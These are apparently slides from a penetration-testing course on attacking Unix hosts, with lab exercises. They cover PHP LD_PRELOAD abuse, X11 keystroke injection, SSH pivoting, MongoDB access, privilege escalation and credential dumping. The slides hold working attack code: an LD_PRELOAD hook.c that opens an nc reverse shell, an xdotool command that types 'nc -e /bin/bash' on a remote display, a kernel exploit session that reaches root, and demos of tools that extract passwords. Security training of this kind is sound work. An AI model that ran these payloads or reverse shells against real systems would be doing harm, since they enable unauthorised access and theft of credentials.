<https://github.com/cfreal/exploits/tree/master/CVE-2019-6977-imagecolormatch>

[https://bugs.mageia.org/show\\_bug.cgi?id=24336](https://bugs.mageia.org/show_bug.cgi?id=24336)

<https://bugs.php.net/bug.php?id=77270>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# PHP Hardening: Feature Abuse: putenv

---

- `putenv` function allows php to set environment variables
- `LD_PRELOAD` environment variable allows:
  - Dynamic library loading to override function calls
  - Useful to override specific features and obtain better control over application
- Compiling shared objects:

```
gcc --shared -fPIC hook.c -o hook.so
```

**Reference:**

2008 bug report #46741 : <https://bugs.php.net/bug.php?id=46741>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Feature Abuse: mail



- PHP Mail function in unix spawns a new process and pass on arguments

```
➤$cat mail.php
<?php
mail("a","a","a","a");
➤$strace -f php mail.php 2>&1 | egrep "execveid\\(\\"
execve("/usr/bin/php", ["php", "mail.php"], 0x7ffeb57a27c0 /* 32 vars */) = 0
[pid 2687] execve("/bin/sh", ["sh", "-c", "/usr/sbin/sendmail -t -i "], 0x556a25497e70 /* 32 vars */ <unfinished ...>
[pid 2687] <... execve resumed> ) = 0
[pid 2687] getuid() = 1000
[pid 2687] getgid() = 1000
[pid 2687] getpid() = 2687
[pid 2687] geteuid() = 1000
[pid 2687] getppid() = 2686
[pid 2687] geteuid() = 1000
[pid 2687] getegid() = 1000
[pid 2688] execve("/usr/sbin/sendmail", ["/usr/sbin/sendmail", "-t", "-i"], 0x55721a3039c8 /* 32 vars */) = 0
[pid 2688] getpid() = 2688
[pid 2688] getpid() = 2688
[pid 2688] geteuid() = 1000
[pid 2688] getegid() = 1000
[pid 2688] getuid() = 1000
[pid 2688] getgid() = 1000
[pid 2688] geteuid() = 1000
```

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Feature Abuse: sample code

---

## Shared Library Code (hook.c)

```
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
```

```
int  geteuid() {
```

```
· if (getenv("LD_PRELOAD") == NULL) { return 0; }
· unsetenv("LD_PRELOAD");
```

```
· system("rm /tmp/1298;mkfifo /tmp/1298;cat
· /tmp/1298|/bin/bash -i 2>&1|nc <IP_ADDRESS>
· <PORT> >/tmp/1298");
```

**Loop  
Avoidance**

**Reverse  
Shell**

```
}
```

# Feature Abuse: sample code

## Invoking PHP Code

```
<?php
putenv("LD_PRELOAD=/home/foo/public_html/hook.so");
mail("a","a","a","a");
?>
```



```
[root@kali:~# nc -nlvp 7777
listening on [any] 7777 ...
connect to [192.168.10.206] from (UNKNOWN) [192.168.10.209] 46352
bash: cannot set terminal process group (1266): inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/home/foo/public_html$
```

# Exercise 5.6



## Demo 5.6

# Apache

---

- Read the file `/home/foo/secret.txt` on the host `192.168.X.209`
- Obtain a reverse shell via the webserver (`id=www-data`)

### **Bonus:**

- List at least 2 alternative attack vectors for reading the aforementioned file

# Hacking X11

---

- X11, when exposed, allows you to remotely connect and perform operations (capture/send keystrokes, grab screenshots)
- Two basic access control mechanisms:
  - `xhost` : enables/disables ACLs on the server, +/- are used to enable/disable access to the host. `xhost +` means wildcard access is allowed
  - `xauth` : cookie based access control mechanism

- Get Screenshot:

```
xwd -root -display 192.168.X.209:0 > output.xwd  
convert output.xwd output.png
```



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Hacking X11: Sending Keystrokes

---

- Focus on specific server (setting environment variables):

```
export DISPLAY=192.168.X.209:0
```

- Type keystrokes:

```
xdotool type "nc 192.168.X.206 5555 -n -e /bin/bash"
```

- Send special characters:

```
xdotool key KP_Enter
```

<https://www.semicomplete.com/projects/xdotool/>

<https://gitlab.com/cunidev/gestures/-/wikis/xdotool-list-of-key-codes>



# Hacking X11: Kill Screensaver Remotely

---

- If you take a screenshot and it's a black image, a screensaver is most likely enabled

```
xwininfo -root -children -display 192.168.X.209:0  
{snip}
```

```
0x3200001 "gnome-screensaver": ("gnome-screensaver"  
"Gnome-screensaver") 10x10+10+10 +10+10
```

```
xkill -display 192.168.X.209:0 -id 0x3200001
```



NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Exercise 5.7



## Demo 5.7

## X11

---

- On what port is the X11 service running?
- Identify and exploit a flaw in the X11 service by obtaining a screenshot of the desktop on remote host 192.168.X.209
- Obtain a reverse shell by exploiting this vulnerability

# SSH Pivoting and Tunnelling

---

- Port forwarding:
  - **Dynamic** port forwarding
  - **Local** port forwarding
  - **Reverse** Port forwarding
- Port forwarding works even if your shell is marked as nologin or false
- `ssh -N` to connect, but not request the shell
- `ssh -g` allows remote hosts to connect to local forwarded ports



NotSoSecure part of




© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Dynamic Port Forwarding

```
ssh -D 8786 username@internal_box
```

(using password)



NotSoSecure part of




© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Local Port Forwarding\*

```
ssh -L <local_port>:Target_Box_IP:<target_port>  
username@whitelisted_host
```

**Example:** `ssh -L 8000:192.168.3.210:80 root@192.168.X.206`



Forward Unix Domain Socket (OpenSSH > 6.7) AllowStreamLocalForwarding

```
ssh -nNT -L $(pwd)/docker.sock:/var/run/docker.sock user@host
```



NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved


# Reverse Port Forwarding

---

```
ssh -R <remote_port>:localhost:<local_port>  
username@internal_box
```

**Example:** `ssh -R 18888:localhost:8085 username@internal_box`

- Run a socks proxy on localhost port 8085
- Run proxychains on '*Internal Box*'  
`cat /etc/proxychains.conf`  
`socks5 127.0.0.1 18888`
- Execute command  
`proxychains curl https://google.com`



# NoSQL Server

---

- Non relational in nature
- Used for unstructured data storage
- Storage format: Key-value, document, wide-column, graph
- Undergoing a boom in adoption
- Popular programs: Mongo, Cassandra, Couch, Redis and more
- Plagued with basic issues:
  - No Authentication required by default (default is limited to localhost)
  - Plain text communication channel between client and server
  - Plaintext data storage / lack of data encryption



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Mongo DB

---

- By default listens on 127.0.0.1:27017
- Storage: Document
- No auth required by default
- Client tools: mongo on linux command line or RazorSQL or Robo3T GUI

<https://blog.shodan.io/its-the-data-stupid/>

<https://www.mongodb.com/blog/post/how-to-avoid-a-malicious-attack-that-ransoms-your-data#suggested-steps>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Mongo DB v RDBMS



<b>RDBMS</b>	<b>MongoDB</b>
Database	Database
Table	Collection
Tuple/Row	Document
column	Field
Table Join	Embedded Documents
Primary Key	Primary Key (Default key _id provided by mongodb itself)
<b>Database Server and Client</b>	
Mysqld/Oracle	mongod
mysql/sqlplus	mongo

# Common Commands

---

## List of databases

- `show dbs`

## List of collections

- `show collections`

## Use specific database

- `use <dbName>`

## Add data to database

- `db.<dbName>.insert({name:'ABC',role:'Admin',codes:[10,17,19]})`

## Find and print data

- `db.<CollectionName>.find()`
- `db.<CollectionName>.find().pretty()`



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Exercise 5.8



## Demo 5.8


# NoSQL Database Hacking & SSH Tunneling

---

- Read the databases and identify the value of flag from mongoDB
- Access the mongoDB on 192.168.X.209 remotely from your Kali machine using tunneling techniques as discussed

### **Bonus:**

- Access the mongoDB on 192.168.X.209 from your base (delegate machine) via a tunnel configured on your lab Kali machine using tunneling techniques as discussed



Hacking \*nix

## Linux Privilege Escalation

# Local Privilege Escalation

---

- Remember: There are multiple ways to get root!
  - Enumerate, collect and analyse information
- Weak file permissions; for example:
  - Accessible sensitive files /etc/shadow, /etc/passwd, .bash\_history etc
  - Misconfigured services such as cron jobs, inetd, etc.
  - Writable files/directories
- Weak passwords (via /etc/shadow, sucrack to crack local user accounts)

<https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Local Privilege Escalation

---

- Kernel exploits
- Sudo misconfiguration
  - `sudo -l` lists the allowed commands
  - Look for potential misconfigurations
- Passwords in files
- Misconfigured services
- Weak permissions/configuration on SUID files, scripts etc.
- Poorly configured cron jobs
- LD\_PRELOAD
  - Function overriding, as seen in Apache Exercise 5.5
- and many more...



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Privilege Escalation via sudo tokens



- Sudo remembers privilege via sudo tokens
- Token resides in `/var/run/sudo/ts/[username]`
- Token files have a fixed defined structure

```
/* Time stamp entry types */
#define TS_GLOBAL          0x01  /* not restricted by tty or ppid */
#define TS_TTY             0x02  /* restricted by tty */
#define TS_PPID           0x03  /* restricted by ppid */
#define TS_LOCKEXCL       0x04  /* special lock record */

/* Time stamp flags */
#define TS_DISABLED       0x01  /* entry disabled */
#define TS_ANYUID         0x02  /* ignore uid, only valid in key */

struct timestamp_entry {
    unsigned short version;    /* version number */
    unsigned short size;      /* entry size */
    unsigned short type;      /* TS_GLOBAL, TS_TTY, TS_PPID */
    unsigned short flags;     /* TS_DISABLED, TS_ANYUID */
    uid_t auth_uid;           /* uid to authenticate as */
    pid_t sid;                 /* session ID associated with tty/ppid */
    struct timespec start_time; /* session/ppid start time */
    struct timespec ts;       /* time stamp (CLOCK_MONOTONIC) */
    union {
        dev_t ttydev;         /* tty device number */
        pid_t ppid;           /* parent pid */
    } u;
};
```

# Sudo token Exploit

---

- Exploit similar to token impersonation in windows
- Requirement: `/proc/sys/kernel/yama/ptrace_scope == 0`
- Exploit Scenario
  - You gain access as a user with sudo capabilities however you don't know the password
  - The user has an existing running process which is having sudo token activated. [doesn't work if process is stopped or exited]
  - You can inject in user processes to make your sudo token valid

**Reference:**

[https://github.com/nongiach/sudo\\_inject](https://github.com/nongiach/sudo_inject)



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Heap-Based Buffer Overflow in Sudo: CVE-2021-3156

---



- A privilege escalation vulnerability in Sudo before 1.9.5p2
- The `set_cmd()` function which concatenates the command-line arguments into was found to be vulnerable to a heap-based buffer overflow
- An unprivileged user can gain root privileges on a vulnerable host by executing “`sudoedit -s`” with a command line argument that ends with a single backslash character

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Polkit Privilege Escalation

---

- Polkit is used for managing system privileges in unix environments. It handles the policy how an unprivileged process interacts with a privileged process
- The vulnerability is triggered by issuing a dbus-send request and killing the request while polkit is still processing the request
- The vulnerability lies in the way polkit handles a request
- Polkit is a privileged process and it fails to validate the UID of connection and it treats the request with the UID as 0(root)

**Reference:**

<https://github.blog/2021-06-10-privilege-escalation-polkit-root-on-linux-with-bug/>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# LinEnum: Automated Enumeration

---



- Scripted Local Linux Enumeration & Privilege Escalation Checks
- <https://github.com/rebootuser/LinEnum>
- Performs large array of checks in an automated manner
- Easier to identify most common attack paths

```
#####  
# Local Linux Enumeration & Privilege Escalation Script #  
#####  
# www.rebootuser.com  
#
```

- Alternative: <http://pentestmonkey.net/tools/audit/unix-privesc-check>

NotSoSecure part of



# Exercise 5.9



## Demo 5.9

## Privilege Escalation #2

---

- Identify a file permission misconfiguration that will allow you to escalate permissions
- Obtain root access by exploiting this flaw

# Local Privilege Escalation: Kernel Exploits

- From time-to-time kernel vulnerabilities are discovered, and exploits are publicly released
- Compile and run; as simple as that!

Total 801 entries  
<< prev 1 2 3 4 5 6 7 8 9 10 next >>

Date	D	A	V	Title	Platform	Author
2015-06-16	✓	-	✓	Ubuntu 12.04, 14.04, 14.10, 15.04 - overlayfs Local Root (Shell)	linux	rebel
2015-06-16	✓	-	✓	Ubuntu 12.04, 14.04, 14.10, 15.04 - overlayfs Local Root (Shadow File)	linux	rebel
2015-06-11	✓	📄	🕒	OSSEC 2.7 <= 2.8.1 - Local Root Escalation	linux	Andrew Widders.
2015-06-02	✓	-	🕒	PonyOS <= 3.0 - tty ioctl() Local Kernel Exploit	linux	Hacker Fantast.
2015-06-01	✓	-	🕒	PonyOS <= 3.0 - VFS Permissions Exploit	linux	Hacker Fantast.
2015-06-01	✓	-	🕒	PonyOS <= 3.0 - ELF Loader Privilege Escalation	linux	Hacker Fantast.
2015-05-23	✓	-	🕒	Appport/Ubuntu - Local Root Race Condition	linux	rebel
2015-05-23	✓	-	✓	Fuse - Local Privilege Escalation	linux	Tavis Ormandy
2015-04-29	✓	-	✓	Ninja Privilege Escalation Detection and Prevention System 0.1.3 - Race Condition	linux	Ben Sheppard
2015-04-23	✓	-	🕒	Ubuntu usb-creator 0.2.x - Local Privilege Escalation	linux	Tavis Ormandy
2015-04-17	✓	-	🕒	Appport - Local Linux Root	linux	Ricardo F. Tel.
2015-04-14	✓	-	✓	Fedora abrt Race Condition Exploit	linux	Tavis Ormandy
2015-04-14	✓	-	✓	Appport/Abrt - Local Root Exploit	linux	Tavis Ormandy
2015-03-30	✓	-	🕒	Fedora 21 - setroubleshootd Local Root PoC	linux	Sebastian Krah.

```
lab@ubuntu: ~
File Edit View Terminal Help
lab@ubuntu:~$ id
uid=1000(lab) gid=1000(lab) groups=4(adm),20(dialout),24(cdrom),46(plugdev),105(lpadmin),119(admin),122(sambashare),1000(lab)
lab@ubuntu:~$ uname -a
Linux ubuntu 2.6.32-21-generic #32-Ubuntu SMP Fri Apr 16 08:10:02 UTC 2010 i686 GNU/Linux
lab@ubuntu:~$ ./CVE2010-4258
[*] Resolving kernel addresses...
[+] Resolved econet_ioctl to 0xe09cf2d0
[+] Resolved econet_ops to 0xe09cf3c0
[+] Resolved commit_creds to 0xc016dcc0
[+] Resolved prepare_kernel_cred to 0xc016e000
[*] Calculating target...
[*] Triggering payload...
[*] Got root!
# id
uid=0(root) gid=0(root)
#
```

# Local Privilege Escalation: **Kernel Exploits**

- **CVE-2015-1328** - Overlayfs does not properly check permissions for file creation in the upper filesystem directory, allowing privesc by leveraging a configuration in which overlayfs is permitted in an arbitrary mount namespace.

<https://nvd.nist.gov/vuln/detail/CVE-2015-1328>

- **CVE-2016-5195 aka Dirty COW** - Race condition in mm/gup.c allows privesc via incorrect handling of a copy-on-write (COW) feature to write to a read-only memory mapping.

<https://nvd.nist.gov/vuln/detail/CVE-2016-5195>

- **CVE-2017-1000112** - Memory corruption bug in UDP fragmentation offload (UFO) affecting both IPv4/v6 code paths. Exploit condition arises when UFO to non-UFO path switch is performed.

```
int size = SHINFO_OFFSET + sizeof(struct skb_shared_info);
int rv = send(s, buffer, size, MSG_MORE);

int val = 1;
rv = setsockopt(s, SOL_SOCKET, SO_NO_CHECK, &val, sizeof(val));

send(s, buffer, 1, 0);

close(s);
```

2. send packet with MSG\_MORE informing kernel that we'll send more data later  
3. disable UDP checksum  
4. make next send non-UFO to trigger vuln path

<http://ricklarabee.blogspot.in/2017/12/adapting-poc-for-cve-2017-1000112-to.html>  
<https://securingtomorrow.mcafee.com/mcafee-labs/linux-kernel-vulnerability-can-lead-to-privilege-escalation-analyzing-cve-2017-1000112/>

# Local Privilege Escalation: **Kernel Exploits**

---

- **CVE-2018-15688** - Buffer overflow vulnerability in the dhcp6 client of systemd, allows malicious dhcp6 server to overwrite heap memory in systemd-networkd.

<https://nvd.nist.gov/vuln/detail/CVE-2018-15688>

- **CVE-2019-8912** - af\_alg\_release() in crypto/af\_alg.c neglects to set a NULL value for a certain structure member, which leads to a use-after-free in sockfs\_setattr.

<https://nvd.nist.gov/vuln/detail/CVE-2019-8912>

- **CVE-2020-8835** - eBPF verifier makes faulty assumptions, plus flawed math in additional security control “ALU sanitizer”, results in ability to perform out-of-bounds (OOB) reads and writes in kernel memory. Since the eBPF program’s JIT’d assembly runs in kernel space, this allows escalation from the bpf syscall straight to ring 0, giving the attacker root privileges.

<https://www.thezdi.com/blog/2020/4/8/cve-2020-8835-linux-kernel-privilege-escalation-via-improper-ebpf-program-verification>

<https://capsule8.com/blog/ebpfs-rollercoaster-of-pwn-an-overview-of-cve-2020-8835/>

# Post Exploitation: What Next?

---

- Remember everything is a file - look inside : `/etc/`
- Networks : `/sbin/ifconfig, ip link`
- Look at history or other files in home directory :
  - `find /home -type f -iname '.*history'`
- Look at ssh keys in : `/home/<user>/.ssh/`
- Look at firewall rules : `iptables -L`
- Look at open files : `lsof -nPi`
- Active connections : `netstat -nltupw`
- Arp : `arp -a`
- Route: `route -n`
- Gimmecredz : <https://github.com/0xmitsurugi/gimmecredz>

**Reference:**

<https://github.com/mubix/post-exploitation/wiki/Linux-Post-Exploitation-Command-List>



# Post Exploitation: Credential Extraction

---



- **mimipy / mimipenguin**
  - This tool dumps the process memory, uses it to create a wordlist to bruteforce shadow file, It can also help extract passwords from memory
  - Result: Insanely fast plaintext credential retrieval
- **3snake**
  - <https://github.com/blandin/3snake>
  - Dumps the password from active process memory (SSH)
- **Gimmicredz**
  - Extract Credentials from various configuration files from system

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Demo: Mimipy



```
root@ubuntu:/tmp# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:50:56:9f:74:2c
          inet addr:192.168.9.209  Bcast:192.168.255.255  Mask:255.255.0.0
          inet6 addr: fe80::250:56ff:fe9f:742c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:604108 errors:0 dropped:5336 overruns:0 frame:0
          TX packets:960 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:40690989 (40.6 MB)  TX bytes:160381 (160.3 KB)

root@ubuntu:/tmp# python mimipy.py
[SYSTEM - LightDM] :
- Process      : /usr/sbin/lightdm
- Username     : foo
- Password     : A[REDACTED]:1
[SYSTEM - SSH Server - sudo] :
- Process      : /usr/sbin/sshd
- Username     : foo
- Password     : A[REDACTED]
[SYSTEM - GNOME] :
- Process      : /usr/bin/gnome-keyring-daemon
- Username     : foo
- Password     : A[REDACTED]:1
root@ubuntu:/tmp#
```

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Demo: 3Snake

---

```
root.3snake >>> !.
```



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Demo: Gimmicredz



```
mitsurugi@dojo:~/metalBlack/github/gimmecredz$ ./gimmecredz.sh
#####
#                               Gimme credz !!!
#####
#                               The name's 0xMitsurugi
#                               Remember it!
#####

##### FILES! #####

*****.docker/config.json credz [/home/mitsurugi] *****.

[+] GOT ONE!!
File: /home/mitsurugi/.docker/config.json
      "gitlab.supersecret.tux": {
      "auth": "bW9uU3VwZXJvc2Vy0nBhc3N3b3JkX2VuX2NsYWly"

*****.mysql_my_cnf credz [/home/mitsurugi] *****.

[+] GOT ONE!!
File: /home/mitsurugi/.my.cnf
user=mysqluser
password=mysqlpass

*****.pidgin (libpurple) credz [/home/mitsurugi] *****.

[+] GOT ONE!!
File: /home/mitsurugi/.purple/accounts.xml
      <name>mitsurugi@10.10.10.10/</name>
      <password>SuperStrongPass</password>

*****.mysql pass in CLI history credz [/home/mitsurugi] *****.

```

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Linikatz

---

- Needs root access. Linikatz Aka as the Mimikatz of the Linux world
- Abilities to extract ccached hashes
- Analyses memory processes to check for cleartext passwords
- Extracts kerberos tickets from linux kernel keyrings
- Dumps important configuration files
- Analyses the /etc/krb5.keytab file for sensitive information

Reference:

<https://labs.portcullis.co.uk/download/eu-18-Wadhwa-Brown-Where-2-worlds-collide-Bringing-Mimikatz-et-al-to-UNIX.pdf>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved



```
I: [kerberos-check] User Kerberos tickets
I: [memory-check] In memory passwords, plain text or stored as a hash
I: [sss-check] SSS processes
I: [sss-check] Process dump (9645)
I: [sss-check] Process dump (9646)
$6$u/TUaAKM20cdbnwf$0b/.065RzNvHqFUW1xqVxcaPY2
I: [sss-check] Process dump (9647)
I: [sss-check] Process dump (9648)
$6$ua
$6$u/TUaAKM20cdbnwf$0b/.065RzNvHqFUW1xqVxcaPY2
MAPI
I: [sss-check] Process dump (9853)
I: [vas-check] VAS processes
I: [pbis-check] PBIS processes
I: [memory-check] In memory tickets
I: [kerberos-check] Kerberos process dump (1080)
^C
```

# Exercise 5.10



## Demo 5.10

# Post Exploitation

---

- Obtain the cleartext password for 'foo' user



